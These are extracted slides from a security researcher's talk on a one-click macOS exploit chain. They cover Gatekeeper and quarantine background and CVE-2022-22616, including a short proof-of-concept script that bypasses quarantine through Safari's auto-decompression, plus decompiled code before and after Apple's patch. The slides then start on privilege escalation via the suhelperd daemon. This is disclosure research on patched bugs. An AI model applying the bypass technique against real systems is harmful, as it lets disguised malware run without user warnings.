

One-Click to Completely Take Over A macOS Device


Mickey Jin (@patch1t) of Trend Micro

whoami

- Security Researcher from **Trend Micro**
- Malware Analyst
- Vulnerability Hunter
- **80+ CVEs** from Apple in the past 2 years
- Reverse engineering and debugging enthusiast

 [@patch1t](https://twitter.com/patch1t)

<https://t.me/learningnets>



Agenda

- Motivation
- Related Attacks In the Real World
- Challenges Overview
- How did I do it
 - CVE-2022-22616
 - CVE-2022-22639
 - CVE-2022-26712, CVE-2022-32826
- Demo
- Extra Bonus
 - CVE-2022-26728
- Take Away

Motivation

Motivation

<https://developer.apple.com/security-bounty/>

Apple Security Bounty

Overview

Payouts

Terms and Conditions

Network attack with user interaction

One-click unauthorized access to sensitive data**

\$150,000

One-click kernel code execution

\$250,000

Network attack without user interaction

Zero-click radio to kernel with physical proximity

\$250,000

Zero-click unauthorized access to sensitive data**

\$500,000

Zero-click kernel code execution with persistence and kernel PAC bypass

\$1,000,000

<https://t.me/learningnets>

Definitions

Notes and Definitions

“One-click” refers to an exploit requiring user interaction to successfully gain access or execution. (For example, the user clicks a malicious link or opens a malicious file.)

“Zero-click” refers to an exploit requiring no user interaction to successfully gain access or execution. (For example, being on a network or in proximity is sufficient.)

“Sensitive data” access includes gaining a small amount (i.e., one or two items), partial access (i.e., some large number), or broad access (i.e., the full database) from Contacts, Mail, Messages, Notes, Photos, and real-time or historical precise location data — or similar user data — that would normally be prevented by the system.

The top payouts in each category are reserved for high quality reports and are meant to reflect significant effort, and as such are applicable to issues that impact all or most Apple platforms, or that circumvent the full set of latest technology mitigations available. Payouts vary based on available hardware and software mitigations that must be bypassed for successful exploitation.

Related Attacks In the Real World

Zero-Click


- [iMessage Exploitation \(2020\)](#) - Samuel Groß (Google Project Zero)
 - CVE-2019-8641: A memory corruption vulnerability in the NSUnarchiver API, triggered by the **deserialization of iMessage data**.
 - Some innovative tricks for bypassing ASLR, PAC
 - Attack the non-sandboxed process (SpringBoard) to escape the sandbox by reusing the same bug.
 - Pwn the iPhone remotely by sending some crafted iMessage data, **without any user interaction!**
- [Pegasus Spyware](#) - NSO Group
 - Disclosed by Citizen Lab
 - [CVE-2021-30860](#): An integer overflow vulnerability in the CoreGraphics framework, triggered by **parsing JBIG2 stream** in PDF(.gif) from iMessage attachment. → [A very common issue](#)
 - [How it bypassed ASLR, PAC?](#) - Build a **turing-complete** machine inside a pdf document file! → [Super advanced exploitation](#)
 - [CVE-2021-31010](#): Escape the sandbox by attacking the non-sandboxed XPC service **com.apple.commcenter.xpc**
 - Take full control of the target's iPhone, **without user interaction too!**

One-Click


- [A watering hole campaign](#) - Discovered by Google TAG
 - [CVE-2021-1789](#) (N-day for RCE): JIT compiler optimization issue in WebKit, triggered by **opening a web page** with a malicious JavaScript payload
 - [CVE-2021-30869](#) (0-day for LPE): Port type confusion vulnerability in the XNU Kernel, triggered by the **XNU syscall mach_msg**
- [All Your Macs Are Belong To Us](#) - Objective-See & Jamf
 - [CVE-2021-30657](#): Bypass macOS's **file quarantine, gatekeeper, and notarization** requirements
 - [Actively exploited by malware Shlayer in the wild](#)
 - Opened (fake document) → Owned/Pwned

Dig a Full Exploit Chain (One-Click)

Challenges Overview



How did I do it



Get a Remote Shell First Gatekeeper Bypass

Background of macOS Gatekeeper


<https://support.apple.com/en-us/HT202491>

Designed to ensure that only **trusted software** runs on your Mac.

- For apps from the App Store, Apple reviews each app before it is accepted and signs it to ensure that it hasn't been tampered with or altered.
- For apps outside the App Store: **File Quarantine + Gatekeeper + Notarization**


File Quarantine

- Security feature introduced in OS X Leopard (10.5)
- Before opening downloaded software **for the first time**, macOS requests user approval to make sure you aren't **misled into running software you didn't expect**.
→ **The picture/document you tried to open is in fact an application!**
- Prompt the alert even if the application is signed and notarized.




Gatekeeper

- Security feature introduced in OS X Lion (10.7)
- Built based on File Quarantine
- Check the **code signing information** of downloaded items and block those without a valid Developer ID



Notarization

- Required since macOS Catalina (10.15)
- macOS Developer have to submit their applications to Apple for **notarization**.
- Apple will scan the application to make sure it is not a malware.
- Once approved, the application will be awarded with a **ticket**. The ticket tells macOS Gatekeeper that the app is notarized by Apple and could be trusted.
- Users can be confident about the software they run doesn't contain known malware.




Quarantine Attribute

- File extended attribute: **com.apple.quarantine**

```
mickey-mbp:Downloads mickey$ xattr -l /Users/mickey/Downloads/Samples/MRT_Research_infected.zip
com.apple.macl:
com.apple.metadata:kMDItemWhereFroms: bplist000_https://vtzipdownloads.comondatastorage.googleapis
729565-rc7fgq07icj8c9dm2gi34a4cckv235v1@developer.gserviceaccount.com&Expires=1645096008&Signature=
MFG5tdYfLdaaCW%2F4vahS1jblBHALCPRJN%0AAvyId%2F8wPA5n2MYmnB6H6uxrTi88HZN7alkKN%2F5Encsqwse%2FyOrBnzK
y5aM%3D&response-content-disposition=attachment%3B%20filename%3D%225434836473511936.zip%22&response
//www.virustotal.com/
com.apple.quarantine: 0081;620e1e70;Chrome;305B5B2D-A083-41C8-947B-2B70CD1D545F
```

- Which files are marked for quarantined?
 - Downloaded from the internet
 - Dropped by sandboxed applications
 - If an **archive** is quarantined, then all the files inside should also be quarantined
- **Gatekeeper only scan the applications with the quarantine attribute**
 - If a file does not have the quarantine attribute, macOS will assume it as a local file, then none of the checks will be performed and thus no prompts will be displayed.


A Safari Default Feature



What's The Danger

- Open files automatically makes remote attack easier
 - “Safe” files are not really safe: countless file format parsing vulnerabilities disclosed in history
- Especially dangerous for archived application bundles
 - Launch Service will [register application URL Scheme](#) **automatically** from its Info.plist

| | | | |
|----------------|-----|------------|-----------------------------|
| Bundle version | ⇅ | String | \$(CURRENT_PROJECT_VERSION) |
| ▼ URL types | ⇅ | Array | (1 item) |
| ▼ Item 0 | | Dictionary | (2 items) |
| ▼ URL Schemes | ⇅ | Array | (1 item) |
| Item 0 | + - | String | test |
| URL identifier | ⇅ | String | com.mickey.test |



Tips: Disable the feature in Safari Preferences when you get a new Mac device

CVE-2022-22616: PoC for Gatekeeper Bypass

Demo: <https://youtu.be/S5moPnXnvaE>

```
#!/bin/bash
```

```
mkdir -p poc.app/Contents/MacOS
```

```
echo "#!/bin/bash" > poc.app/Contents/MacOS/poc
```

```
echo "open -a Calculator" >> poc.app/Contents/MacOS/poc
```

```
chmod +x poc.app/Contents/MacOS/poc
```

```
zip -r poc.app.zip poc.app
```

```
gzip -c poc.app.zip > poc.app.zip.gz
```

The archives will be trashed
after auto-decompression

```
[fuzz@fuzzs-Mac /tmp % xattr -p com.apple.quarantine /Users/fuzz/.Trash/poc.app.zip.gz  
0083:62f1fdd1:Safari:2399839E-2E2A-4A02-869E-C3CA6B25D62E
```

```
[fuzz@fuzzs-Mac /tmp % xattr -p com.apple.quarantine /Users/fuzz/.Trash/poc.app.zip  
xattr: /Users/fuzz/.Trash/poc.app.zip: No such xattr: com.apple.quarantine
```

```
fuzz@fuzzs-Mac /tmp %
```

??!

CVE-2022-22616: Root Cause

```
38     gzipUnarchiver = v1->gzipUnarchiver;
39     v15 = decoder;
40     v16 = objc_msgSend(gzipUnarchiver, "pathForDestinationWithDecoder:", decoder);
41     dstPath = objc_retainAutoreleasedReturnValue(v16);
42     objc_release(v40);
43     v18 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
44     v19 = objc_retainAutoreleasedReturnValue(v18);
45     v20 = objc_msgSend(v15, "fileAttributes");
46     v21 = objc_retainAutoreleasedReturnValue(v20);
47     LOBYTE(v40) = (unsigned __int8)objc_msgSend(
48         v19,
49         "web_createFilePath:contents:attributes:",
50         dstPath,
51         0LL,
52         v21);
53     objc_release(v21);
54     objc_release(v19);
55     if...
56     v22 = objc_msgSend(&OBJC_CLASS__NSFileHandle, "fileHandleForWritingAtPath:", dstPath);
57     v23 = objc_retainAutoreleasedReturnValue(v22);
58     if...
59     v11 = dstPath;
60     v40 = dstPath;
61     dstFileHandle = v23;
62     v1 = v35;
63     v12 = v36;
64 }
65 // - details:handle;
66 objc_msgSend(dstFileHandle, "writeData:", v9, v11);
67 objc_release(v9);
68 objc_release(v12);
69 objc_release(v33);
70 objc_autoreleasePoolPop(context);
71 context = objc_autoreleasePoolPush();
72 fileHandle = v34;
73 v24 = objc_msgSend(v34, "readDataOfLength:", 0x2000LL);
74 v7 = objc_retainAutoreleasedReturnValue(v24);
75 if ( !objc_msgSend(v7, "length") )
76 {
77     v25 = decoder;
78     v26 = v40;
79     goto LABEL_13;
80 }
81 }
82 objc_release(v9);
83 objc_release(v12);
84 objc_release(v11);
85 }
0010513D __42. [WBSDownloadFileGZipUnarchiver unarchive] block_invoke:49 (7FF92322D13D)
```

Write the decompressed data directly,
forget to apply the quarantine attribute

com.apple.Safari.SandboxBroker.xpc:
Decompress the downloaded GZip file
automatically


CVE-2022-22616: Patch

```
70 v18 = v9(v48->gzipUnarchiver, "pathForDestinationWithDecoder:", v46);
71 dstPath = objc_retainAutoreleasedReturnValue(v18);
72 objc_release(v50);
73 v20 = v9(&OBJC_CLASS__NSFileManager, v43);
74 v21 = objc_retainAutoreleasedReturnValue(v20);
75 v22 = v9(v17, "fileAttributes");
76 v23 = objc_retainAutoreleasedReturnValue(v22);
77 dstPath_1 = dstPath;
78 v24 = (__int64)v9(v21, "_web_createFileAtPath:contents:attributes:", dstPath, 0LL, v23);
79 objc_release(v23);
80 objc_release(v21);
81 if (!v24)
82     break;
83 v25 = objc_msgSend(&OBJC_CLASS__NSURL, "fileURLWithPath:isDirectory:", dstPath_1, 0LL);
84 v26 = objc_retainAutoreleasedReturnValue(v25);
85 objc_release(v26);
86 if (!v26)
87     || (v27 = objc_msgSend(&OBJC_CLASS__NSFileManager, v43),
88         v28 = objc_retainAutoreleasedReturnValue(v27),
89         objc_msgSend(v28, "safari_copyQuarantinePropertiesFromFileAtURL:toFileAtURL:error:", v44, v26, 0LL),
90         objc_release(v28))
91     v29 = objc_msgSend(&OBJC_CLASS__NSFileHandle, "fileHandleForWritingAtPath:", dstPath_1,
92                       (dstFileHandle = objc_retainAutoreleasedReturnValue(v29)) == 0LL) )
93 {
94     objc_release(v26);
95     v35 = 0LL;
96     v14 = v45;
97     v37 = dstPath_1;
98     goto FAIL;
99 }
100 dstFileHandle_1 = dstFileHandle;
101 objc_release(v26);
102 v50 = dstPath_1;
103 v9 = objc_msgSend;
104 LABEL_11:
105 v31 = v47;
106 dstPath_1 = dstFileHandle_1;
107 v9(dstFileHandle_1, "writeData:", v12);
108 ((void (__fastcall *) (id))v16)(v12);
109 ((void (__fastcall *) (id))v16)(v45);
110 ((void (__fastcall *) (id))v16)(v49);
111 objc_autoreleasePoolPop(context);
112 v7 = objc_autoreleasePoolPush();
113 v10 = objc_retainAutoreleasedReturnValue(v32);
114 v10 = objc_retainAutoreleasedReturnValue(v32);
0010DA95 42-[WBSDownloadFileGZipUnarchiver unarchive]_block_invoke:89 (7FF905B6EA95)
```

Now copy the quarantine attribute to

Next, Escalate Privileges

Ways to Escalate Privileges

- Attack the OS Kernel directly
 - Hunt for memory corruption issues from the XNU Kernel and Kexts by fuzzing: OOB, UAF, ...
 - Hard to exploit since some new mitigations were introduced: PAC...
- Abuse the features of some root processes
 - Spawn child processes. e.g. [CVE-2019-8513](#)
 - File system operations. e.g. [CVE-2020-9900](#)
 - ...
- **Attack some root daemon services via IPC** 
- Misc: DYLIB Hijack, SUID Binary...

An Attractive Target: suhelperd

- **su**helperd is a helper daemon process for **S**oftware **U**date
- Not sandboxed
- Runs as root
- Has the special entitlement **com.apple.rootless.install**
- Exposes some IPC service routines to unprivileged clients
- Old vulnerabilities reported
 - CVE-2021-30912
 - CVE-2021-30913

The IPC Connection: com.apple.suhelperd

The IPC Server: **SUHelper** (Implemented in the target daemon **suhelperd**)

```
// @class SUHelper
- (id) init {
    //...
    bootstrap_check_in(bootstrap_port, "com.apple.suhelperd", &self->_suhelper_service_port);
    //...
}
```

The IPC Client: **SUHelperProxy** (Implemented in the private **SoftwareUpdate.framework**)

```
// @class SUHelperProxy
- (id) init {
    //...
    bootstrap_look_up2(bootstrap_port, "com.apple.suhelperd", &self->_suhelperd_port, 0, 8);
    //...
```

45 Service Routines

Server Side:

```
ns IPC_DISPATCH_ITEM <offset IPC_0_authorizeNewClient, 0Dh, 0, 34h, 0>
; DATA XREF: sub_100011FAE+431r
IPC_DISPATCH_ITEM <offset IPC_0_extendClientPort_withRights_, 0Ch, 0, \
28h, 0>
IPC_DISPATCH_ITEM <offset IPC_0_removeClientPort, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_prepareForLogoutAndInstall, 2, 0, \
28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_prepareLoginWindowForPostLogoutInstallWithNoConsoleUser, \
2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_checkAndFixPermissionsAtPath_owner, 3, \
0, 24h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_registerProductFile_forProductKey_firmware_trustLevel_keepOr
9, 0, 3Ch, 0>
IPC_DISPATCH_ITEM <offset IPC_16_registerPersonalizedManifests_forProductKey_inForeground, \
5, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_makeQueues, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_moveInstalledPrintersToLibraryFromPath, \
3, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_removeMetadataCacheFromUpdates, 2, 0, \
28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_moveMetadataCacheToUpdatesFromPath, 3, \
0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_movePPDVersionCacheToUpdatesFromPath, \
3, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_removeIndexFromUpdates, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_0_readUpdatesIndex, 4, 0, 3Ch, 0>
IPC_DISPATCH_ITEM <offset IPC_2_writeUpdatesIndex, 4, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_createDirectoryForProductKey_Firmware, \
4, 0, 28h, 0>
```

Review the service routines one by one.

Not all of them are available to unprivileged clients :(

<https://t.me/learningnets>

Client Side:

| Function name |
|---|
| <input type="checkbox"/> _suhelperd_client_arm_basesystem_updates_mechanism |
| <input checked="" type="checkbox"/> _suhelperd_client_authorize_tool |
| <input type="checkbox"/> _suhelperd_client_check_and_fix_dir_permissions |
| <input type="checkbox"/> _suhelperd_client_claim_space_from_cache_delete |
| <input type="checkbox"/> _suhelperd_client_clear_any_user_preference |
| <input type="checkbox"/> _suhelperd_client_clear_catalog_to_production_and_notify |
| <input type="checkbox"/> _suhelperd_client_commit_login_credentials |
| <input type="checkbox"/> _suhelperd_client_configure_progress_phases |
| <input type="checkbox"/> _suhelperd_client_create_directory_for_product |
| <input type="checkbox"/> _suhelperd_client_create_updates_available_cookie |
| <input type="checkbox"/> _suhelperd_client_deletepref_indomain |
| <input type="checkbox"/> _suhelperd_client_digest_for_package |
| <input type="checkbox"/> _suhelperd_client_disconnect_client |
| <input type="checkbox"/> _suhelperd_client_extend_rights |
| <input type="checkbox"/> _suhelperd_client_install_assistant_preparation_status |
| <input type="checkbox"/> _suhelperd_client_make_queues |
| <input type="checkbox"/> _suhelperd_client_move_installed_printers_to_library |
| <input type="checkbox"/> _suhelperd_client_move_metadata_cache_to_updates |
| <input type="checkbox"/> _suhelperd_client_move_ppd_cache_to_updates |
| <input type="checkbox"/> _suhelperd_client_prepare_for_logout_and_install |
| <input type="checkbox"/> _suhelperd_client_prepare_install_assistant_with_path |
| <input type="checkbox"/> _suhelperd_client_prepare_loginwindow_for_postlogout_install_no_console_user |
| <input type="checkbox"/> _suhelperd_client_read_updates_index |
| <input type="checkbox"/> _suhelperd_client_reboot_for_post_logout_updates |
| <input type="checkbox"/> _suhelperd_client_register_personalized_manifests |
| <input type="checkbox"/> _suhelperd_client_register_product_file |
| <input checked="" type="checkbox"/> suhelperd_client |

Line 2 of 45

Client Authorization

On the client side :

Before requesting the IPC service routine,

1. Generate an **authorization object**
2. Make it as an external form (32 bytes of data)
3. Transfer the authorization object to the server for verification.

